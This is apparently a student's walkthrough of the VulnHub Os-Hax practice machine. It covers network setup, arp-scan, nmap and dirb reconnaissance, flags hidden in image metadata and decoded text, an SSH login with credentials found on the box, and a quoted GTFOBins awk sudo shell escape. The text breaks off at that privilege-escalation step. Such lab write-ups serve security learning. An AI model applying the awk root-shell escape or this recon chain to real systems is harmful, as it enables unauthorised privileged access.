Vulnhub Exercise

In this vulnhub exercise, I choose https://www.vulnhub.com/entry/hacknos-os-hax,389/ to practice.

The downloaded Os-Hax machine is operating like this.

The steps of my hack attempt are as follows.

1. Set the virtual machine network to bridge mode


Open a Kali terminal and enter the following command to view the name of the network adapter:

```
ip a
```

Typically, the NIC name is "eth0". Enter the following command to edit the network configuration file:

```
sudo nano /etc/network/interfaces
```

In the opened file, modify the file as follows:



This enables the eth0 network adapter and sets it to obtain an IP address automatically.

Enter the following command to restart the network service:

```
sudo service networking restart
```


This will put the new network configuration into effect.

2. Check the target IP address

Enter the following command to view the IP address:


Sudo arp-scan -l

Find the IP address 192.168.50.16 and try PING.



It works, then continue to scan the target with Nmap Aggressive scan.


Nmap -A 192.168.50.16



Here I found port 22, 80 Open HTTP.

3. Access target address

Type the machine IP in the web browser and there shows a web page named Hacker_James.



4. Find directory


Use command dirb http://192.168.50.16

Here I found some directories.

```
└─$ dirb http://192.168.50.16/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr 27 02:32:35 2023
URL_BASE: http://192.168.50.16/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.50.16/ ----
==> DIRECTORY: http://192.168.50.16/css/
==> DIRECTORY: http://192.168.50.16/html/
==> DIRECTORY: http://192.168.50.16/img/
+ http://192.168.50.16/index.html (CODE:200|SIZE:3135)
==> DIRECTORY: http://192.168.50.16/js/
+ http://192.168.50.16/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://192.168.50.16/wordpress/
```

Navigate to the following URL and find the **First Flag**.

http://192.168.50.16/img




5. Read the hidden information of the picture

I downloaded Image file flaghost.png and used **exiftool** to extract it. Because Kali didn't have exiftool command, so I used install exiftool first. Here I found the next hint directory passw@45.


```
┌──(kali㉿kali-vle)-[~/Pictures/Image-ExifTool-12.61]
└─$ ./exiftool flaghost.png
ExifTool Version Number         : 12.61
File Name                       : flaghost.png
Directory                       : .
File Size                       : 27 kB
File Modification Date/Time     : 2019:11:01 12:50:17+02:00
File Access Date/Time           : 2023:04:27 03:14:09+03:00
File Inode Change Date/Time     : 2023:04:27 03:14:09+03:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 387
Image Height                    : 98
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Pixels Per Unit X               : 3780
Pixels Per Unit Y               : 3780
Pixel Units                     : meters
Make                            : passw@45
Image Size                      : 387×98
Megapixels                      : 0.038
```

6. Discover new content


Navigate to http://192.168.50.16/passw@45/ and find the Second Flag.



Read flag2.txt and find encrypted information.




Crack the password via https://www.splitbrain.org/_static/ook/ and find the Wordpress Password information.




7. Add a host file

Check the hostconfigure.txt and find the hint.




Sudo nano /etc/hosts

Modify the file and add a line 192.168.50.16 localhost




The next step is Login to Wordpress website, **but here is the problem that I cannot continue.**

According to Walkthrough, I should type 'localhost/wordpress' in the browser to find the wordpress login page, but when I type it in the browser, it shows 'Not found'.




However, if I type '192.168.50.16/wordpress' in the browser, it is shown as follows. If I enter the cracked username and password, I still cannot login.




I tried hard to fix the problem. I think the problem is about adding host. The localhost is always badstore, so I tried to delete the badstore in hosts file or stop badstore, but all failed. In this case, I cannot go on with the exercise. I guess there is some other issues blocking this progress.

So far, I found two flags and have completed 50% of the whole challenge, but I got stuck with the problem, and another unexpected situation occurred. My virtualbox crashed for unknown reasons!!! I felt like going crazy!!! 

In this case, I had to redownload the virtualbox and reinstall Kali. It took me a bit more time to set a new environment. But the good thing is I got the latest version of Kali, which looks pretty cool.



After installation, I repeated the previous steps. This time the target IP address changed to 192.168.50.131. But again, I got stuck on changing the localhost. I was confused by this situation, because this is a totally new environment, with no other hosts.



I decided not to waste time here, so I found another solution to go through this challenge.

Since I had discovered the hint ‘web: Hacker@4514’, I used ssh to communicate with the target machine.

```
┌──(kali㉿kali)-[~]
└─$ ssh web@192.168.50.131
The authenticity of host '192.168.50.131 (192.168.50.131)' can't be established.
ED25519 key fingerprint is SHA256:xGT/uG19IjwvU+S17P7ySmEReZJPBX+f8QyXDzgLrIc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.131' (ED25519) to the list of known hosts.
web@192.168.50.131's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

220 packages can be updated.
165 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


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applicable law.

Last login: Fri Nov  1 19:26:26 2019 from 192.168.1.15
$ 
```


Now I was successfully logged in and looking for more information. Here I found flag3.

```
Last login: Fri Nov  1 19:26:26 2019 from 192.168.1.15
$ whoami
web
$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov  1  2019 .
drwxr-xr-x 4 root root 4096 Nov  1  2019 ..
-rw------- 1 root root   44 Nov  1  2019 .bash_history
-rw-r--r-- 1 root root  405 Nov  1  2019 flag3.txt
$ cat flag3.txt
```




```
MD5-HASH : 40740735d446c27cd551f890030f7c75
$ 
```

Enter sudo -l to find the useful command.

```
$ sudo -l
Matching Defaults entries for web on jax:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User web may run the following commands on jax:
    (root) NOPASSWD: /usr/bin/awk
$
```

The key word is ‘awk’ and google it. I learnt something new about GTFOBins and awk.



.. / awk ☆ Star 8,284

Shell | Non-interactive reverse shell | Non-interactive bind shell | File write | File read | SUID | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
awk 'BEGIN {system("/bin/sh")}'
```

